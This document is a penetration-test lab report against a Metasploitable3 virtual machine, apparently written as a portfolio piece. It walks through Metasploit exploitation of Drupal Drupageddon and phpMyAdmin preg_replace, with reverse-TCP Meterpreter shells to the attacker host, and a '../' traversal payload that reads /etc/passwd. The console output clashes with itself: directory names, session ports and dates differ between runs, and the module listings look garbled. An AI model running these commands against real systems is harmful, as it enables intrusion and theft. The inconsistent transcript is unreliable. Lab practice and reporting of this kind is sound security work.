
[msf](Jobs:0 Agents:0) >> use 197
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/dir_scanner) >> set rhosts 10.0.2.6
rhosts => 10.0.2.6
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/dir_scanner) >> set rport 3500
rport => 3500
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/dir_scanner) >> set dictionary /home/hacker/Desktop/medium.txt
dictionary => /home/hacker/Desktop/medium.txt
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/dir_scanner) >> run
[*] Detecting error code
[*] Using code '404' as not found for 10.0.2.6
[+] Found http://10.0.2.6:3500/readme/ 200 (10.0.2.6)
[+] Found http://10.0.2.6:3500/seccid/ 400 (10.0.2.6)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/dir_scanner) >>
```

****Result:****

Found <http://10.0.2.6:3500/readme/> 200




Found <http://10.0.2.6:3500/seccio/> 400



Ruby on Rails default page confirmed

at <http://10.0.2.6:3500/>



Metasploitable3 readme endpoint accessible

at <http://10.0.2.6:3500/readme>

— — —

3. Vulnerability Analysis

Finding 1 — Drupal 7.x RCE (Drupageddon)

****CVE:** CVE-2014-3704 | ****Severity:** CRITICAL****

Drupal 7.5 contains "Drupageddon" — a SQL injection flaw in the forms API allowing

unauthenticated remote code execution.

Finding 2 — phpMyAdmin Code Injection

****CVE:** CVE-2013-4251 | ****Severity:** HIGH****

phpMyAdmin 3.5.8 contains a regex code execution vulnerability allowing arbitrary code injection via authenticated access.

Finding 3 — Directory Traversal / LFI

****Severity:** HIGH**

WEBrick Ruby server on port 3500 allows directory traversal via the readme endpoint exposing sensitive system files without authentication.

4. Exploitation & Proof of Concept

4.1 Drupal Drupageddon — CVE-2014-3704

Searched Metasploit for Drupal modules:

➔ bash

msf > search drupal

Configured and ran module 16:


➔ bash

msf > use 16

exploit(multi/http/drupal_drupageddon) >> set rhosts
10.0.2.6

exploit(multi/http/drupal_drupageddon) >> set targeturi
/drupal/

exploit(multi/http/drupal_drupageddon) >> run



```
25 exploit/unix/webapp/php_xmlrpc_eval 2010-07-02 normal Yes 2015-06-29 excellent Yes PHP XML-RPC Arbitrage

Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval

[msf](Jobs:0 Agents:0) >>
[msf](Jobs:0 Agents:0) >> use 16
[*] Using configured payload php/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/drupal_drupageddon) >> set rhosts 10.0.2.6
rhosts => 10.0.2.6
[msf](Jobs:0 Agents:0) exploit(multi/http/drupal_drupageddon) >> set targeturi /drupal
targeturi => /drupal
[msf](Jobs:0 Agents:0) exploit(multi/http/drupal_drupageddon) >> set targeturi /drupal/
targeturi => /drupal/
[msf](Jobs:0 Agents:0) exploit(multi/http/drupal_drupageddon) >> run
[*] Started reverse TCP handler on 10.0.2.13:4444
[*] Sending stage (42137 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.13:4444 -> 10.0.2.6:47841) at 2025-05-15 19:21:50 +0530

(Meterpreter 1)(/var/www/html/drupal) > getuid
Server username: www-data
(Meterpreter 1)(/var/www/html/drupal) >
```

****Result:****

Started reverse TCP handler

on 10.0.2.13:4444

Meterpreter session 1 opened

(10.0.2.13:4444 -> 10.0.2.6:47041)

(Meterpreter 1)(/var/www/html/drupal) >

getuid

Server username: www-data

...

Meterpreter session 1 obtained

as ****www-data****

4.2 phpMyAdmin preg_replace — CVE-2013-4251

Searched Metasploit for phpMyAdmin modules:

➔ bash

msf > search phpmyadmin

Configured and ran module 13:


```bash

msf > use 13

exploit(multi/http/phpmyadmin\_preg\_replace) >> set rhosts 10.0.2.6

exploit(multi/http/phpmyadmin\_preg\_replace) >> run

```



```
2 post/linux/gather/credentials_credential
3 auxiliary/admin/http/telph010_credential_dump 2016-09-02 normal No Telph010 Backup Credential
4 exploit/multi/http/zpanel_information_disclosure_rce 2014-01-30 excellent No Zpanel Remote Unauthentic
5 \ target: Generic (PHP Payload)
6 \ target: Linux x86
7 exploit/multi/http/3522_backdoor 2012-09-25 normal No 3:5:2.2 server
8 exploit/multi/http/lfi_rce 2010-05-19 good Yes Authenticated
9 \ target: Automatic
10 \ target: Windows
11 \ target: Linux
12 exploit/multi/http/null_termination_exec 2016-06-23 excellent Yes Authenticated
13 exploit/multi/http/phpmyadmin_preg_replace 2013-04-25 excellent Yes Authenticated

Interact with a module by name or index. For example info 13, use 13 or use exploit/multi/http/phpmyadmin_preg_replace

[msf](Jobs:0 Agents:0) >> use 13
[*] Using configured payload php/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/phpmyadmin_preg_replace) >> set rhosts 10.0.2.6
rhosts => 10.0.2.6
[msf](Jobs:0 Agents:0) exploit(multi/http/phpmyadmin_preg_replace) >> run
[*] Started reverse TCP handler on 10.0.2.13:4444
[*] phpMyAdmin version: 3.5.8
[*] The target appears to be vulnerable.
[*] Grabbing CSRF token...
[*] Retrieved token
[*] Authenticating...
[*] Authentication successful
[*] Sending stage (42137 bytes) to 10.0.2.6
[*] Meterpreter session 2 opened (10.0.2.13:4444 -> 10.0.2.6:33324) at 2020-05-19 11:32:11 +0530

(Meterpreter 2)(/var/www/html/phpmyadmin) > getuid
Server username: www-data
(Meterpreter 2)(/var/www/html/phpmyadmin) >
```

****Result:****

```

[\*] phpMyAdmin version: 3.5.8

[\*] The target appears to be vulnerable

[+] Authentication successful

[\*] Meterpreter session 2 opened

(10.0.2.13:4444 -> 10.0.2.6:33324)

(Meterpreter 2)(/var/www/html/phpmyadmin)

> getuid


Server username: www-data

...

Meterpreter session 2 obtained

as **\*\*www-data\*\***

Full phpMyAdmin dashboard access confirmed:



**\*\*Databases accessible:\*\***

...

drupal

information\_schema

mysql

payroll



performance\_schema

...

MySQL version: \*\*5.5.62\*\*


User: \*\*root@localhost\*\*

---

### ### 4.3 Directory Traversal — Port 3500

Accessed the readme endpoint with  
traversal payload:

`http://10.0.2.6:3500/readme?os=../../../../../etc/passwd`



**\*\*Result — /etc/passwd retrieved:\*\***

...

root:x:0:0:root:/root:/bin/bash

vagrant:x:900:900:/home/vagrant:/bin/bash

leia\_organa:x:1111:100:/home/leia\_organa

luke\_skywalker:x:1112:100:/home/luke\_skywalker

han\_solo:x:1113:100:/home/han\_solo

...

Full /etc/passwd retrieved without  
Authentication.

---

## ## 5. Findings Summary

| #   | Vulnerability                   | CVE           | Severity | Status    |
|-----|---------------------------------|---------------|----------|-----------|
| --- | -----                           | ----          | -----    | -----     |
| 1   | Drupal 7.5 Drupageddon RCE      | CVE-2014-3704 | Critical | Exploited |
| 2   | phpMyAdmin 3.5.8 Code Injection | CVE-2013-4251 | High     | Exploited |
| 3   | Directory Traversal / LFI       | —             | High     | Exploited |

## ## 6. Remediation

| Finding   Fix                                                   |
|-----------------------------------------------------------------|
| ----- -----                                                     |
| Drupal 7.5   Upgrade to supported Drupal version                |
| phpMyAdmin 3.5.8   Upgrade above 3.5.x, restrict to localhost   |
| Directory Traversal   Sanitize filesystem parameters, block ../ |

---

## ## References

- [CVE-2014-3704](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3704)
- [CVE-2013-4251](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-4251)
- [Metasploitable3  
GitHub](https://github.com/rapid7/metasploitable3)

---

----

Report by Mummadi Bhuvanesh Kumar

CEH | CompTIA Security+ | Microsoft SC-900

GitHub: <https://github.com/mbhuvaneshkumar>

LinkedIn: <https://www.linkedin.com/in/mummadi-bhuvanesh-kumar-300086261>